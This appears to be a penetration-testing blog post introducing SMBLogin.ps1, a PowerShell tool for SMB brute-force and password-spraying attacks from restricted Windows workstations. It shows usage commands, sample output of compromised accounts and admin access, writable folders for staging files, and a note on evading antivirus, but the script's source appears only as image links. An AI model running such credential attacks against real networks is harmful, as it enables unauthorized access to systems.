SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)

infosecmatter.com/smb-brute-force-attack-tool-in-powershell-smblogin-ps1

May 10, 2020

Introducing another addition to our portfolio of tools designed for restricted environments – a minimalistic SMB brute force attack and password spraying tool SMBLogin.ps1.

This compact SMB login attack tool was written in pure PowerShell and it comes handy in specific attack simulations where we cannot use any traditional or typical pentesting tools.

Introduction

Although there are many great tools for performing SMB login attacks (e.g. nmap smb-brute NSE script, metasploit smb_login scanner and many other login bruteforce attack tools), sometimes there are situations where we cannot use any of them.

The main problem with these typical pentesting tools is that none of them is simple enough and small enough that we could just quickly write from scratch, if we needed to.

Why another SMB brute force attack tool?

Similarly as with our previously released minimalistic AD login brute force tool, sometimes we need to perform penetration test from an isolated or heavily restricted environment.

For example, we could be testing a VDI / Citrix environment where we cannot upload anything. Or we could be doing an employee simulation test from a hardened Windows workstation.

Sometimes the customer would like to assess their overall security posture from a holistic point of view. And they would like to see what exactly a disgruntled employee could really do.

In essence, this approach applies to situations where we have very narrow tool options and our chances of introducing arbitrary code into the environment are very limited. We can only use what is available on the system that we were given access to.

Introducing SMBLogin.ps1

The main objective of the SMBLogin.ps1 tool is to perform SMB login attacks and do it with as little coding as possible so that we can type it out easily.

The result is a tool that fits into several lines of code while also having some nifty and user-friendly features.

Here's the feature list in a nutshell:

- SMB login brute force and password spraying on port tcp/445
- Detection of administrative / non-administrative credentials
- Non-malicious – undetected by any antivirus or endpoint protection solution

From the design point of view:

- Small and minimalistic – can be typed out by hand (on the keyboard)
- Written in pure PowerShell – no additional modules needed
- Practical and smart design:
    Supports resuming, if interrupted
    - Avoids re-trying the same credentials
    - Skips already compromised machines

Before showcasing the tool, let’s briefly describe a typical step-by-step scenario where and how we would use it.

Typical scenario

Suppose we were given access to an employee Windows desktop / workstation with limited privileges and restrictions in place. We are simply a standard non-privileged domain user and we would like to test whether we can compromise other Windows systems in the network by performing SMB login attacks against them.

(1) First we have to circumvent the restrictions on the given workstation and spawn a shell.

For this step we could use our bypass guide or try some other tricks. Once we can comfortably run PowerShell commands, we can progress to the next step.

(2) Next we have to obtain a list of Windows targets on the network.

We could do a port sweeping (port scanning) and look for tcp/445 open ports. We could also get a list of domain joined systems from the Active Directory (AD), if there is AD.

For these tasks we could use our PowerShell cheatsheet reference, namely:

In order to use the smblogin.ps1 tool, we simply need to have a list of targets (hostnames or IP addresses) in a file, one by one on each line.

(3) Now we can create our SMB login attack tool somewhere on the file system.


We can place the tool anywhere on the file system as long as we have write permissions there, e.g.:

- C:\Users\Public
- C:\Windows\Tasks
- C:\Windows\Tracing
- C:\Windows\System32\Spool\Drivers\Color

- etc.

Let’s assume we have chosen the ‘C:\Windows\Tasks’ folder to store our files.

After crafting the SMBLogin.ps1 script in there, this is what we should have before launching the attack:



```
PS C:\windows\tasks> dir


    Directory: C:\windows\tasks


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2020   9:41 AM           4650 hosts.txt
-a----         5/7/2020  10:38 AM           2018 smblogin.ps1


PS C:\windows\tasks> gc .\hosts.txt
10.220.20.1
10.220.20.2
10.220.20.3
10.220.20.4
10.220.20.5
10.220.20.36
10.220.20.37
10.220.20.38
10.220.20.39
10.220.20.40
10.220.20.41
10.220.20.42
10.220.20.43
10.220.20.44
10.220.20.45
10.220.20.46
10.220.20.47
10.220.20.48
10.220.20.49
```

Now let’s have a look on how to launch the attack.

SMBLogin.ps1 tool usage

Here’s how to use the tool:


```
Import-Module .\smblogin.ps1

# Usage:
smblogin <hosts.txt> <username> <password>

# Examples:
smblogin hosts.txt .\Administrator P@ssw0rd
smblogin hosts.txt CORP\bkpadmin P@ssw0rd
```

In a nutshell, the tool will try to authenticate using SMB protocol (tcp/445) against each system listed in the provided ‘hosts.txt’ file using the supplied credentials.

Here’s how it looks in practice:



```
PS C:\windows\tasks> smblogin .\hosts.txt CORP\bkpadm P@ssw0rd
10.220.20.2,CORP\bkpadm,P@ssw0rd,False
10.220.20.3,CORP\bkpadm,P@ssw0rd,False
10.220.20.4,CORP\bkpadm,P@ssw0rd,False
10.220.20.58,CORP\bkpadm,P@ssw0rd,False
10.220.20.59,CORP\bkpadm,P@ssw0rd,False
10.220.21.94,CORP\bkpadm,P@ssw0rd,False
10.220.21.95,CORP\bkpadm,P@ssw0rd,False
10.220.21.96,CORP\bkpadm,P@ssw0rd,True
10.220.21.97,CORP\bkpadm,P@ssw0rd,True
10.220.21.98,CORP\bkpadm,P@ssw0rd,True
10.220.21.99,CORP\bkpadm,P@ssw0rd,False
10.220.21.100,CORP\bkpadm,P@ssw0rd,False
10.220.21.101,CORP\bkpadm,P@ssw0rd,False
10.220.21.102,CORP\bkpadm,P@ssw0rd,False
10.220.22.151,CORP\bkpadm,P@ssw0rd,False
10.220.22.152,CORP\bkpadm,P@ssw0rd,False
10.220.22.153,CORP\bkpadm,P@ssw0rd,True,admin
10.220.22.154,CORP\bkpadm,P@ssw0rd,True,admin
10.220.22.155,CORP\bkpadm,P@ssw0rd,True
10.220.22.156,CORP\bkpadm,P@ssw0rd,True
10.220.22.157,CORP\bkpadm,P@ssw0rd,False
10.220.22.158,CORP\bkpadm,P@ssw0rd,False
10.220.22.159,CORP\bkpadm,P@ssw0rd,False
10.220.22.160,CORP\bkpadm,P@ssw0rd,False
10.220.22.161,CORP\bkpadm,P@ssw0rd,False
10.220.22.162,CORP\bkpadm,P@ssw0rd,False
10.220.22.163,CORP\bkpadm,P@ssw0rd,False
```

From the screenshot we can see that the 'CORP\bkpadm' account can login to a number of machines and on 2 of them with administrative privileges.

How it works

The tool uses the New-PSDrive PowerShell cmdlet to authenticate against the '\\TARGET\Admin$' network share – just like the smb_login scanner from Metasploit does.

By observing the result from the cmdlet, the tool determines whether the credentials were correct and privileges sufficient. If we are able to mount the '\\TARGET\Admin$' share, it means that we have administrative privileges.

While the attack is running, the tool writes every result into a text file in the current working directory. This allows the tool to keep track of everything.

Before any login attempt, the tool will check the results that it already has. Thanks to this, the tool will never try the same credentials twice, nor it will attack already compromised user accounts on a given machine.


We can also easily re-run the attack, if it was interrupted, and the tool will just continue where it was interrupted.

Getting the results

To get the results produced by our little tool, simply open another PowerShell window and type the following command in the same directory:

```
Get-Content smblogin.results.txt | Select-String True
```

Here's an example:



```
PS C:\windows\tasks> dir


    Directory: C:\windows\tasks


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2020   9:41 AM           4650 hosts.txt
-a----         5/7/2020  10:38 AM           2018 smblogin.ps1
-a----         5/9/2020   9:41 AM          13305 smblogin.results.txt


PS C:\windows\tasks> gc .\smblogin.results.txt | sls True

10.220.21.96,CORP\bkpadm,P@ssw0rd,True
10.220.21.97,CORP\bkpadm,P@ssw0rd,True
10.220.21.98,CORP\bkpadm,P@ssw0rd,True
10.220.22.153,CORP\bkpadm,P@ssw0rd,True,admin
10.220.22.154,CORP\bkpadm,P@ssw0rd,True,admin
10.220.22.155,CORP\bkpadm,P@ssw0rd,True
10.220.22.156,CORP\bkpadm,P@ssw0rd,True
10.220.23.32,CORP\bkpadm,P@ssw0rd,True,admin
10.220.23.36,CORP\bkpadm,P@ssw0rd,True,admin
10.220.23.143,CORP\bkpadm,P@ssw0rd,True,admin
10.220.21.96,CORP\operator,P@ssw0rd,True
10.220.21.97,CORP\operator,P@ssw0rd,True
10.220.21.98,CORP\operator,P@ssw0rd,True
10.220.22.153,CORP\operator,P@ssw0rd,True
10.220.22.154,CORP\operator,P@ssw0rd,True
10.220.22.155,CORP\operator,P@ssw0rd,True
10.220.22.156,CORP\operator,P@ssw0rd,True


PS C:\windows\tasks> _
```

From the above screenshot we can see that we have obtained administrative access to 5 machines.

Note that we can have a look on the results anytime, even during an ongoing attack.

Requirements and limitations

The tool requires PowerShell version 3.0 or above. In PowerShell version 2.0 there is a bug which disallows using credentials in the New-PSDrive cmdlet.

The tool doesn't support the pass-the-hash technique of providing NTLM hash as a credential. Therefore, hash spraying with this tool is not possible.

Speed. The tool is implemented as a single threaded loop that goes through each target one by one. In the best case scenario the tool can go as fast as 10 login attempts per second. But, if there are lot of results in the log file already or if some of the machines are "problematic", the tool's performance will degrade.

Something to also keep in mind is that this tool is definitely not covert. It uses standard SMB functionalities and so it will certainly leave traces in the logs on the target systems.

Conclusion

With a little bit of coding, we can come up with all kinds of useful tools.

In this case, we have created a tool which allows us to perform SMB login and password spraying attacks even in environments where no tool is allowed to enter.

This particular tool has helped us on numerous occasions during pentests and with a little bit of effort we could easily modify it or add additional features.

Hope you will find it useful too sometimes during your engagements!

See also

- Active Directory Brute Force Attack Tool in PowerShell (ADLogin.ps1)
- Windows Local Admin Brute Force Attack Tool (LocalBrute.ps1)
- Port Scanner in PowerShell (TCP/UDP)

TAGS | Brute force | Credentials | Isolated environment | Login attack | Minimalistic | Password | Password spraying | Penetration testing | PowerShell | Restricted environment | Scripting | SMB | Tool | Windows